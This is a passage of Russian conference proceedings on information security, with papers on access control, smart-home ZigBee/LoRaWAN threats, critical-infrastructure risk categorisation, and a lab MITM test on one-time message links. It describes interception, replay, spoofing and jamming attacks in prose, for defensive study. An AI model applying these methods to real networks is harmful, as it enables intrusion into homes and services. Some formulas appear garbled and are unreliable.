


Рис. Диаграмма результатов оценки вариантов реализации СКУД

Согласно диаграмме модернизированная СКУД значительно превышает по своей эффективности существующую систему. Единственным «слабым» местом является количество средств, необходимых на внедрение и поддержание СКУД. Однако показатели по остальным критериям оправдывают данный недостаток.

Выводы. Оценка эффективности помогает вовремя реагировать на слабые стороны системы, определяя текущее состояние дел. В статье предлагается методика на основе сравнения значений по семи критериям и визуализации итогов оценки. Также приведен пример оценки на основе реального объекта, однако готовая методика может

быть предложена к использованию другими образовательными учреждениями.

На основании проделанной работы по разработке методики оценки эффективности СКУД была обоснована необходимость в усовершенствовании существующей системы, и в дальнейшем планируется реализация ее модернизации.

Библиографический список

1. Смайлова Д.Б. Особенности организации видеонаблюдений в организации образования // Студенческий вестник. – 2022. – № 6-3 (198). – С. 66–70.

2. Сазонов А.Б., Немченко А.А. Система контроля и управления доступом на примере высшего учебного заведения // Региональная информатика и информационная безопасность, Санкт-Петербург, 01–03 ноября 2017 г. / Санкт-Петербургское Общество информатики, вычислительной техники, систем связи и управления. – СПб., 2017. – Т. Вып. 4. – С. 480.

Сведения об авторах

Горева Вероника Андреевна – студентка Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: nika.goreva16@mail.ru

Тур Александр Игоревич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tur.aleksandr93@mail.ru

З.А. Ахмарова, А.И. Зайтов, А.И. Тур

ОЦЕНКА УГРОЗ БЕЗОПАСНОСТИ УМНОГО ДОМА

Исследуются различные уязвимости системы умного дома, использующего протоколы ZigBee и LoRaWAN, а также угрозы, вытекающие из этого. Описаны актуальные уязвимости вышеуказанных протоколов, принципы их действия. На основе выявленных угроз построена модель оценки угроз безопасности умного дома. Она должна помочь принять необходимые решения по защите сети. Учтены такие параметры, как удаленность от помещения, где расположен центральный хаб умного дома, и опасность самой атаки.

Ключевые слова: оценка угроз, безопасность, система умного дома, уязвимость, ZigBee, LoRaWAN.

Z.A. Akhmarova, A.I. Zaitov, A.I. Tur

SMART HOME SECURITY THREATS ASSESSMENT

This article explores the various vulnerabilities of a smart home system using the ZigBee and LoRaWAN protocols, as well as the threats arising from them. The actual vulnerabilities of the above protocols, the principles of their operation are described. Based on the identified threats, a smart home security threat assessment model is built. It should help make the necessary decisions to protect the network. Parameters such as the distance from the room where the central hub of the smart home is located and the danger of the attack itself are taken into account.

Keywords: threat assessment, security, smart home system, vulnerability. ZigBee, LoRaWAN.

Интернет вещей – это вычислительная сеть физических объектов, оснащенных встроенными технологиями сбора и передачи информации в совокупности с устройствами и технологиями хранения и обработки информации. Домашняя автоматизация (home automation), или по-другому умный дом (smart house) рассматривается как частный случай интернета вещей.

Домашняя автоматизация в современных условиях – чрезвычайно гибкая система, которую пользователь конструирует и настраивает самостоятельно в зависимости от собственных потребностей. Чаще всего сегодня она представляет собой агломерацию устройств, способных принимать управляющие сигналы от центрального хаба, занимающегося получением и обработкой команд от человека. Популярными примерами таких хабов являются умные колонки – микрокомпьютер с интег-

рированным голосовым помощником, оснащенный человеко-машинным интерфейсом (микрофон и динамик, сенсорный экран, кнопки и т.д.) и средствами связи с другими умными устройствами (передатчиками Bluetooth, Wi-Fi, Zigbee, LoRaWAN и пр.).

Безопасность подобных систем зависит от двух основных факторов: безопасность канала передачи информации между хабом и конечными устройствами, безопасность человеко-машинного интерфейса.

Вопросы безопасности передачи информации условно можно разделить на: безопасность канала передачи информации (насколько легко злоумышленник может подключиться к каналу), безопасность представления информации (сложность получения ценных сведений из перехваченного информационного трафика, обусловленная протоколом передачи информации, шифрованием и пр.) и безопасность передаваемой информации (отсутствие в передаваемой информации сведений, способных причинить вред владельцу устройства).

ZigBee – один из протоколов, который используют для домашней автоматизации. Его поддержкой наделяют умные лампочки, беспроводные выключатели, датчики движения и прочие устройства, которые повышают комфорт. Одна из основных уязвимостей ZigBee – использование стандартного link key при подключении новых устройств. Он используется, чтобы шифровать network key [1].

Если поймать момент, когда происходит добавление нового устройства, то есть все шансы перехватить network key и прослушивать весь трафик. Защититься от данного метода взлома можно, если задать свой link key. Но такой ключ нарушит совместимость между устройствами.

Еще одна уязвимость – конфликт PAN ID (Personal Area Network ID). Суть этой атаки в том, что злоумышленник разворачивает ложный координатор. В результате валидный координатор сменяет PAN ID на какое-то другое значение. Но устройства по-прежнему могут быть привязаны к старому PAN ID. Получается, что злоумышленнику удастся нарушить целостность сети. Это может привести к тому, что датчик открытия или датчик движения (или еще хуже датчик дыма) не подаст вовремя тревогу [1].

Для защиты от данной атаки рекомендуется добавлять интервал между поступлением сигнала о конфликте PAN ID и его сменой.

LoRaWAN – это один из типов LPWAN (Low-power Wide-area Network) сетей, разработанный для передачи данных телеметрии различных устройств, сенсоров, датчиков и приборов учета на дальние

расстояния. Может быть использован в частном доме с отдельной постройкой, где будут располагаться различные счетчики воды, электричества и т.д.

Одним из самых уязвимых мест в работе IoT-инфраструктуры является этап добавления к сети новых устройств. Для обеспечения безопасности на данном этапе ввели процедуру активации. В случае с протоколом LoRaWAN предусмотрено два возможных метода активации: активация ABP (Activation by Personalisation) и аутентификация «по воздуху» (Over-theAir Activation, ОТАА).

– Атака повторного воспроизведения при ABP-активации

Метод активации ABP имеет определенные уязвимости. Для оконечных устройств, активированных данным способом, используются статические ключи, что, в свою очередь, означает, что после перезагрузки ключи не будут изменены и останутся теми же самыми. Кроме того, в отличие от аутентификации «по воздуху» (ОТАА), в данном случае отсутствует процедура присоединения.

Зная значения счетчика предыдущей сессии и ключи текущего сеанса, злоумышленник может воспроизводить предыдущие сообщения, чтобы нарушить связь между оконечным устройством и сервером.

– ACK Spoofing

В большинстве случаев в LoRaWAN-сетях шлюз одним из интерфейсов подключен к сети Интернет, что обуславливает повышение количества потенциальных уязвимостей. Например, возможно создание вредоносного шлюза, который может быть добавлен в сеть с помощью таких атак как UDP-спуфинг.

Потенциальная уязвимость протокола заключается в том, что сообщение ACK при установлении связи не содержит информации о том, какое сообщение оно действительно подтверждает, оно лишь только подтверждает последнее полученное сообщение. Ввиду этого возможно, что взломанный вредоносный шлюз может сохранить подтверждение и поддерживать его для будущих сообщений, поступивших от конечных устройств. Целью атаки типа ACK-спуфинг является получение злоумышленником возможности перехвата и повторной отправки одного и того же ACK-сообщения для подтверждения различных сообщений от конечного устройства.

– Глушение

Передача в эфир мощной помехи на рабочих частотах – более простой способ DoS-атаки. Согласно выше приведенным атакам, можно

определить такие актуальные угрозы, как внедрение в систему и недоступность сервисов и служб.

Проблемы безопасности человеко-машинного интерфейса чаще всего не решаются. Это обусловлено утверждением, что для использования человеко-машинного интерфейса требуется нахождения злоумышленника на территории умного дома (например, информация, отображаемая на дисплее) или непосредственного взаимодействия с хабом (например, кнопки или сенсорный экран). Однако наблюдается общая тенденция к переходу на бесконтактные взаимодействия с хабом посредством голоса, звуков, жестов. Здесь угрозы можно поделить по принципу возможности подачи управляющих команд умному дому. Это звуковые сигналы (различные звуки, модулированные мелодии и речь человека), оптические сигналы (любые взаимодействия с хабом, требующие визуального контакта: ИК-сигналы, QR-коды (демонстрируемые любым способом), жесты пользователя, если система оснащена модулем распознавания визуальных образов). Под контактным интерфейсом понимается человеко-машинный интерфейс, представленный кнопками / тумблерами / потенциометрами / сенсорными экранами и иными средствами ввода информации человеком, требующими прямого физического взаимодействия с пользователем.

На основании вышесказанного можно предложить следующую модель оценки угроз (таблица).

Модель оценки угроз

Наименование угрозы	Опасность атаки	Вероятность при доступе в помещение	Вероятность при нахождении вблизи помещения
ZigBee – внедрение в систему	высокая	высокая	высокая
ZigBee – нарушение корректной работы системы	высокая	высокая	высокая
LoRaWAN – внедрение в систему	средняя	средняя	высокая
LoRaWAN – недоступность сервисов и служб	высокая	средняя	высокая
Звуковые сигналы	высокая	высокая	низкая
Оптические сигналы	высокая	высокая	высокая
Контактный интерфейс	высокая	высокая	отсутствует

Злоумышленник во всех случаях считается компетентным для реализации атаки и обладающим базовыми средствами реализации, доступными обычному человеку. Вероятность реализации атаки рассчитывается исходя из удаленности злоумышленника от центрального хаба. Под «доступом в помещение» понимается возможность злоумышленника контактировать с хабом физически. Под «нахождением вблизи» –

возможность злоумышленника контактировать с хабом только дистанционно, но в зоне уверенного приема сигналов. Для реализации экспортной системы будет использоваться следующая формула:

$$F = \sum(D_n P_n) A_n,$$

где D_n – коэффициент опасности атаки, P_n – коэффициент вероятности реализации атаки злоумышленником, A_n – наличие в системе интерфейса / среды передачи сигнала, используемых для атаки, F – это уровень защищенности системы промышленности интернета вещей.

Чем ниже результирующее значение функции F , тем более безопасно использование умного дома в обозначенных условиях.

Коэффициент опасности атаки соответствует данным таблицы и рассчитывается как: «высокий» – 3, «средний» – 2, «низкий» – 1. Коэффициент вероятности реализации атаки злоумышленником: «высокий» – 3, «средний» – 1, «низкий» – 1, «отсутствует» – 0. В случае если в системе интерфейс / среда передачи сигнала, используемые для атаки, то коэффициент наличия равен 0, иначе – 1.

Библиографический список

1. Матвеев Д. Взлом систем умного дома от А до Я на примере протокола ZigBee. – Cryptoworld [Электронный ресурс]. – URL: <https://cryptoworld.su/vzlom-sistem-umnogo-doma-ot-a-do-ya-na-primere-protokola-zigbee/> (дата обращения: 28.05.2023).

2. Анализ уязвимостей в энергоэффективных сетях дальнего радиуса действия на примере LoRaWAN [Электронный ресурс]. – URL: https://earchive.tpu.ru/bitstream/11683/46208/1/conference_tpu-2017C24_V1_p122-126.pdf (дата обращения: 28.05.2023).

Сведения об авторах

Ахмарова Зульфия Айдаровна – студентка Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: zakhmarova@bk.ru

Зайтов Айрат Ильшатovich – студент Пермского национального исследовательского политехнического университета, гр. БИС-19-1с, г. Пермь, e-mail: zaitov.airat2001@yandex.ru

Тур Александр Игоревич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tur.aleksandr93@mail.ru

А.А. Исаев, В.Э. Исаева, А.С. Шабуров

О МЕТОДЕ ОПРЕДЕЛЕНИЯ КРИТЕРИЕВ ЗНАЧИМОСТИ ОБЪЕКТОВ КРИТИЧЕСКОЙ ИНФОРМАЦИОННОЙ ИНФРАСТРУКТУРЫ

Анализируется проблема категорирования объектов критической информационной инфраструктуры, обусловленная отсутствием методов оценки критически важных процессов. Представлена классификация типовых систем – потенциальных критически важных объектов. Предлагается метод определения показателей критериев значимости. Приводятся необходимые аналитические соотношения оцениваемых параметров.

Ключевые слова: критическая информационная инфраструктура, кибератака, информационная безопасность, категории значимости, дерево событий.

A.A. Isaev, V.E. Isaeva, A.S. Shaburov

ON THE METHOD OF DETERMINING CATEGORY SIGNIFICANCES CRITICAL INFORMATION INFRASTRUCTURE OBJECTS

The basic features and common problems has been shown in the categorization of critical information infrastructure objects in this article. The significance of threat analysis and assessment of negative consequences resulting from violation of information security criteria is considered.

Keywords: critical information infrastructure, information security, category significances of critical information infrastructure objects.

В связи с потенциальным ростом вероятности угрозы кибератак, необходимо определять категорию значимости объектов критической информационной инфраструктуры (КИИ). Это позволяет оценить уровень риска и определить приоритеты для реализации мер безопасности информации.

Процедура категорирования объектов КИИ и определение показателей критериев значимости подобных объектов [ПП 127] в некоторых случаях становятся затруднительными. Данная проблема во многом обусловлена отсутствием универсальной методики или формализованных методов выявления критических процессов, что может привести и зачастую уже приводит к неверному определению степени критичности оцениваемых процессов объектов КИИ.

Выделяется несколько недостатков метрик оценки важности объектов КИИ, которые в полной мере могут повлиять на последующее решение по защите информации. К данным недостаткам относятся субъективность оценки, отсутствие универсальности, динамическая природа угроз и невозможность учета новых угроз, неполнота данных, невозможность адаптации, отсутствие стандартизации, невозможность учета всех факторов и т.п.

Критические процессы – управленческие, финансово-экономические, технологические и производственные процессы, необходимые для обеспечения основных видов деятельности организаций и государства. Они имеют важнейшее значение для общества и их нарушение может привести к серьезным экономическим, социальным и политическим последствиям. Оценка совокупного масштаба возможных последствий от КА проводится исходя из прекращения всех выполненных критических процессов соответствующими классами типовых систем (рис. 1).




Рис. 1. Потенциальные объекты критических процессов

В работе рассматривается метод определения показателей критериев значимости критических процессов, протекающих на объектах КИИ, при реализации процедуры категорирования объектов КИИ (рис. 2).




Рис. 2. Схема процедуры категорирования объектов КИИ

Первым шагом метода является определение критериев значимости объектов КИИ. Критерии должны быть конкретными и уникальными для каждой выделенной области объекта. Например, для электростанции критериями могут быть такие, как максимальная мощность генератора, общая мощность электростанции, наличие резервной системы электропитания и т.д. Кроме того, учитывается признак принадлежности соответствующим типовым системам, представленным на рис. 1.

Далее метод предполагает ранжирование выделенных критериев. Ранжирование делится на две части: по выделенным критериям и по идентификации последствий реализации угроз безопасности информации (УБИ). После определения критериев значимости объектов КИИ необходимо произвести их ранжирование по степени важности. Для этого можно использовать метод анализа иерархий. Вышеупомянутый метод позволяет разбить сложную задачу на более простые части или частные решения, рассмотреть каждую отдельную часть и на основе этого принять обоснованные решения.

Чтобы идентифицировать последствия реализации УБИ, рассмотрим дерево событий. Вышеупомянутый метод позволяет проследить последовательность отдельных потенциальных инцидентов, как правило, возможных неисправностей или отказов. Рассмотрим дерево событий на рис. 3.




Рис. 3. Дерево событий оценки критического процесса

Пусть в задаче оценки процесса имеются свойства, которые могут быть представлены в виде корня дерева событий. Тогда при построении дерева необходимо выбирать ветви таким образом, чтобы генеральная совокупность последствий событий определенного конечного числа

событий составляла агрегацию потенциальных исходов события на каждом уровне. Данные события должны соответствовать i -му, k -му и n -му уровням. Поскольку появление одного события может исключать появление других, события будут являться несовместными. Следовательно, совместная реализация данных событий невозможна. Это объясняется теоремой сложения вероятностей, по которой при наличии конкретного числа несовместных событий их вероятности в сумме равны единице [1], если последствия событий образуют полную группу несовместных событий.

$$\sum_{i=1}^{n+1} p_{i,k,n,n+1} (AM_{i,k,n,n+1}) = 1,$$

где $p_{i,k,n,n+1} (AM_{i,k,n,n+1})$ – вероятность $i, k, n, (n + 1)$ – последствия события в соответствующем $i, j, k, n, n + 1$ -критерии.

Дерево событий должно учитывать более чем $(n + 1)$ критериев, чтобы охватить возможные лавинообразные последствия, которые могут возникнуть после реализации УБИ.

Обычно нарушение безопасности информации критически важного процесса объекта КИИ происходит из-за несоблюдения мер безопасности объектов УБИ. Для этого необходимо адекватно выявлять угрозы безопасности информации (УБИ) и уязвимости, связанные с конкретным критическим процессом.

Идентификация угроз и уязвимостей, вызывающих нарушение ИБ, осуществляется в рамках моделирования УБИ в соответствии с требованиями по обеспечению безопасности информации объекта КИИ [2, 3], как правило, с использованием банка данных угроз [4].

Такого типа соответствие n -й УБИ далее будет использоваться при сочетании n -го последствия УБИ в рамках идентификации рисков ИБ. Чаще всего используется экспертный метод, который бывает взаимно противоречив.

Исходя из этого, выразим риск ИБ объекта КИИ конкретной формулой:

$$P = P\{P_{i,k,n,n+1}\} \text{ в результате реализации } \{УБИ_{i,k,n,n+1}\}, \quad (1)$$

где P – риск ИБ; $P\{P_{i,k,n,n+1}\}$ – риск последствия для компонента объекта КИИ, или для информационной системы объекта КИИ, или для n -го процесса объекта КИИ в результате реализации УБИ; $УБИ_{i,k,n,n+1}$ – соответствующая УБИ.

Агрегирование рисков ИБ объекта КИИ может выполняться и по последствиям реализации УБИ объекта, и по УБИ объекта КИИ. Агре-

гирование выражается формулой (1), при этом рассматривается риск реализации УБИ для компонента объекта КИИ, или информационной системы объекта КИИ, или для n -го процесса объекта КИИ в результате реализации УБИ.

Аналитическим аппаратом для принятия решений также является и вероятностный метод.

В качестве последствий реализации определенной группы УБИ объекта КИИ, выбираются наихудшие последствия реализации УБИ на каждом уровне последствий. Тогда $U_{E1}, U_{E2}, \dots, U_{E(n+1)}$ – оценка ущерба, вызванного последствием $A_1, A_2, \dots, A_{n+1}$, с учетом защитной меры $E_{i,j,k,n,n+1}$ и $U_1, U_2, \dots, U_{n+1}$ – оценка ущерба, вызванного последствием $A_1, A_2, \dots, A_{n+1}$, без учета защитной меры. Следовательно, $U_1, \dots, U_{n+1}$ оценка ущерба, вызванного последствием, без учета защитной меры на этапе категорирования объекта КИИ:

$$1 - \frac{U_{i,j,k,n,n+1}}{U_{i,j,k,n,n+1}} = U_{i,j,k,n,n+1},$$

где $\frac{U_{i,j,k,n,n+1}}{U_{i,j,k,n,n+1}}$ – отношение оценки ущерба, вызванного последствием $AM_1, AM_2, \dots, AM_{n+1}$ без учета защитной меры.

Оценка ущерба – величина, равная максимальному ущербу от реализации УБИ, входящих в соответствующую группу УБИ. Значит, вероятность последствий будет вычисляться как произведение вероятности [1, с. 45] возникновения ущерба на вероятность возникновения последствий соответствующего уровня:

$$\prod_i^{n+1} p_{i,k,n,n+1} = P(A_{i,k,n,n+1}).$$

Следовательно, вероятность последствий соответствующего критерия для заданной УБИ будет определяться следующим образом:

$$P_{Ai,k,n,n+1}(I_{i,k,n,n+1}) \prod_i^{n+1} p_{i,k,n,n+1} = P_{Ii,k,n,n+1}(A_{i,k,n,n+1}),$$

где $P_{Ii,k,n,n+1}(A_{i,k,n,n+1})$ – вероятность последствий соответствующего i -го, k -го, n -го, $n + 1$ уровня для заданной УБИ; $P_{Ai,k,n,n+1}(I_{i,k,n,n+1})$ – вероятность заданного i -го, k -го, n -го, $n + 1$ уровня для соответствующей $I_{i,k,n,n+1}$ УБИ [5].

Далее для суммирования введем последствие, связанное с нарушением критически важного процесса объекта КИИ. Вычисления рекомендуется проводить, используя комплексный метод, а именно включая экспертную составляющую и используя вероятностный аппарат относительно конкретного объекта КИИ.

Таким образом, применение метода оценки показателей критериев значимости объектов КИИ позволяет избежать ошибочных оценок критически важных процессов, а также формализовать процедуру самой оценки. Данный метод является фундаментальным и может быть применен для защиты информации разных классов объектов.

Библиографический список

1. Попов А.М., Сотников В.Н. Теория вероятностей: учебное пособие для вузов. – М.: Юрайт, 2023. – 215 с.
2. Об утверждении требований к созданию систем безопасности значимых объектов критической информационной инфраструктуры Российской Федерации и обеспечению их функционирования: Приказ ФСТЭК России от 21 декабря 2017 г. № 235. – М., 2017.
3. Об утверждении требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры РФ: Приказ ФСТЭК России от 25 декабря 2017 г. № 239. – М., 2018.
4. Банк данных угроз безопасности информации, сформированный ФСТЭК России и Государственным научно-исследовательским испытательным институтом проблем технической защиты информации ФСТЭК России [Электронный ресурс]. – URL: <https://bdu.fstec.ru>
5. Исаева В.Э., Шабуров А.С. Анализ рисков объекта критической информационной инфраструктуры, агрегированных по угрозам или последствиям // Инновационные технологии: теория, инструменты, практика. – 2020. – Т. 1. – С. 426–432.

Сведения об авторах

Исаев Александр Андреевич – специалист по защите информации отдела внедрения и эксплуатации систем защиты информации ЗАО «Бионт», г. Пермь, e-mail: aisaev@biont.ru

Исаева Виктория Эдуардовна – специалист по защите информации отдела разработки систем защиты информации ЗАО «Бионт», г. Пермь, e-mail: visaeva@biont.ru

Шабуров Андрей Сергеевич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: shans@pstu.ru

А.Н. Каменских, Т.В. Шадрина

РАЗРАБОТКА МЕТОДИКИ ЗАЩИТЫ ОТ ПЕРЕХВАТА АУТЕНТИФИКАЦИОННОЙ ИНФОРМАЦИИ В СИСТЕМАХ ПЕРЕДАЧИ ОДНОРАЗОВЫХ СООБЩЕНИЙ

Описывается процесс разработки модели системы передачи сообщений на основе одноразовых ссылок и проведения экспериментов на модели, а также обоснование необходимости и направление разработки методики защиты от перехвата аутентификационной информации в системах передачи одноразовых сообщений.

Ключевые слова: система передачи одноразовых сообщений, аутентификационная информация, модель, метод, методика.

A.N. Kamenskih, T.V. Shadrina

DEVELOPMENT OF A METHOD OF PROTECTION AGAINST INTERCEPTION OF AUTHENTICATION INFORMATION IN ONE-TIME MESSAGE TRANSMISSION SYSTEMS

The article describes the process of developing a model for a one-time link-based message transmission system and conducting experiments on the model, as well as justifying the need for and direction of developing a methodology for protecting against interception of authentication information in one-time message transmission systems.

Keywords: one-time message transmission system, authentication information, model, method, methodology.

Допустим, необходимо передать какой-то пароль, или ключ, или другое текстовое сообщение, которое точно должно остаться конфиденциальным. На сегодняшний день существует множество решений для обмена конфиденциальной информацией, к ним относятся:

- электронная почта;
- секретные чаты Telegram;
- системы, генерирующие одноразовые ссылки;
- защищенные сети.

Самыми удобными, а как следствие, и популярными средствами обмена сообщениями являются электронная почта и секретный Telegram-чат. Их ключевым недостатком с точки зрения информационной безопасности является отсутствие возможности гарантированного уда-

ления сообщения после прочтения, что приводит к развитию информационного следа, который может быть использован злоумышленниками в корыстных целях.

Защищенные сети? в свою очередь, как самый безопасный способ обмена сообщениями, обладают высокой стоимостью и сложностью развертывания, а следовательно, недоступны обычным пользователям.

Таким образом, оптимальным решением для обмена сообщениями являются системы на основе одноразовых ссылок, реализованные в виде сайтов, где при отправке сообщения для доступа к нему формируется одноразовая ссылка. Очевидным недостатком таких систем является тот факт, что они руководствуются анонимностью, следовательно, если сформированная ссылка будет перехвачена, злоумышленник получит доступ к сообщению.

Проанализировать исходное состояние защищенности таких систем не представляется возможным, так как, в соответствии с законодательством Российской Федерации, нельзя проводить тестирование на проникновение без согласия правообладателя [1]. Следовательно, для проведения экспериментов необходима модель системы. Она будет разработана на основе клиент-серверной архитектуры с «тонким» клиентом.

Для тестирования модели будет использоваться среда виртуализации Virtual Box, где в виртуальную сеть объединены:

- основная операционная система Windows 10 (сервер);
- виртуальная машина с дистрибутивом Linux Ubuntu (клиент);
- виртуальная машина с дистрибутивом Kali Linux (нарушитель).

Реализация алгоритмов работы модели системы проводим при помощи языка программирования Python3.

Алгоритм работы модели системы:

1. Отправитель заходит на сайт и в специальную форму вводит секретное сообщение (текст или документ), которые отправляются на сервер.
2. На сервере рассчитывается идентификатор сообщения.
3. Рассчитывается время удаления сообщения для ограничения времени хранения сообщения.
4. Сообщение шифруется.
5. В базу данных записываются идентификатор, время удаления, тип (текст или файл) и половина ключа шифрования.
6. Вторая половина ключа возвращается пользователю GET-ответом в составе одноразовой ссылки.
7. Отправитель передает эту ссылку получателю по любому каналу связи.

8. Получатель, перейдя по ссылке, подтверждает просмотр сообщения путем нажатия кнопки, затем на сервер отправляется POST-запрос.

9. Сервер из заголовка запроса Referer получает URL, т.е. идентификатор сообщения и половину ключа шифрования, необходимую для расшифровки сообщения.

10. Выполняется проверка наличия идентификатора сообщения в базе данных.

11. Проверяется, не истекло ли время хранения сообщения.

12. В случае успешных проверок сервер расшифровывает сообщение и возвращает пользователю GET-ответ с сообщением (текст или файл), затем удаляет как сообщение, так и запись о нем в базе данных, в случае хотя бы одной отрицательной проверки пользователю возвращается GET-ответ с отказом.

Проведем автоматизированное сканирование на наличие веб-уязвимостей по методу «черного ящика» при помощи инструмента Wapiti. В результате сканирования выявлено 10 уязвимостей. Поскольку Wapiti не производит проверку на устойчивость к MITM-атакам, проведем ее вручную на основе ARP-спуфинга при помощи инструмента Ettercap. Результат представлен на рис. 1.




Рис. 1. Результат удачной MITM-атаки при помощи инструмента Ettercap

Из рис. 1 видно, что злоумышленнику удалось получить доступ к сообщению, перехватив одноразовую ссылку, следовательно, необходимо внедрение алгоритмов идентификации и аутентификации пользователей, а также управление доступом посредством авторизации.

Для устранения уязвимостей применим экранирование от специальных символов, для защиты от криптографических атак применим

алгоритмы шифрования, соответствующие ГОСТ 34.12, а также для передачи данных вместо протокола HTTP будем использовать HTTPS.

Алгоритм работы модели системы после внедрения функций безопасности:

1. Зарегистрированный в системе отправитель заходит на сайт и в специальную форму вводит свой логин и пароль, которые POST-запросом отправляются на сервер.

2. На сервере проверяется наличие логина пользователя в базе данных.

3. Сравнивается хеш от введенного пользователем пароля с хешем, хранящимся в базе данных.

4. Проверяется, не истекло ли время действия учетной записи.

5. В случае успешных проверок сервер предоставляет доступ к html-странице с формой для отправки сообщения, в случае хотя бы одной неудачной проверки сервер возвращает отправителю GET-ответ с отказом.

6. Отправитель в специальную форму вводит сообщение (текст или файл), а также логин получателя, далее производятся действия, описанные в п.п. 2–4 алгоритма работы модели, представленного выше.

